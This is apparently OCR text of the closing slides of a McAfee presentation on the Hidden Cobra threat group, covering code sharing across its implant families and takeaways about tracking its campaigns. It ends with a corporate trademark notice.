
Code Factory – Shared Functions

- Multiple implant families shared code amongst each other – this is also indictive based on sharing of development environments
- Hidden Cobra uses a code factory type approach in building implants

Take away

- Hidden Cobra is a well organized and aggressive attacker.
- They conduct cyberespionage, sabotage and cybercrime campaign.
- They keep updating their tools and arsenal since more than a decade.
- Following their campaigns along with graph correlation allowing us to proactively detect new threat and draw the story behind.
- Analyzing and study reveal that multiple team inside the group are working with same malware DNA but for different goals.

Thank you.



McAfee, the McAfee logo, and MVISION are trademarks or registered trademarks of McAfee LLC or its subsidiaries in the U.S. and/or other countries. Other names and brands may be claimed as the property of others. McAfee technologies' features and benefits depend on system configuration and may require enabled hardware, software, or service activation. No computer system can be absolutely secure.